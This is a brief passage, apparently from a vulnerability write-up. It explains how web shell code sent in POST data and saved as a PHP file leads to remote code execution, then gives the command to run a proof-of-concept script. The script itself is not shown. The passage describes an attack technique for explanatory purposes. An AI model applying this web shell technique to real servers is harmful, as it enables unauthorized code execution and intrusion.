
Therefore, when post data containing Web Shell code is saved as a PHP file and that file is accessed, a Remote Code Execution (RCE) vulnerability occurs as the PHP code gets executed.

Then enter the following command to execute the PoC code.
Required modulerequests
python poc.py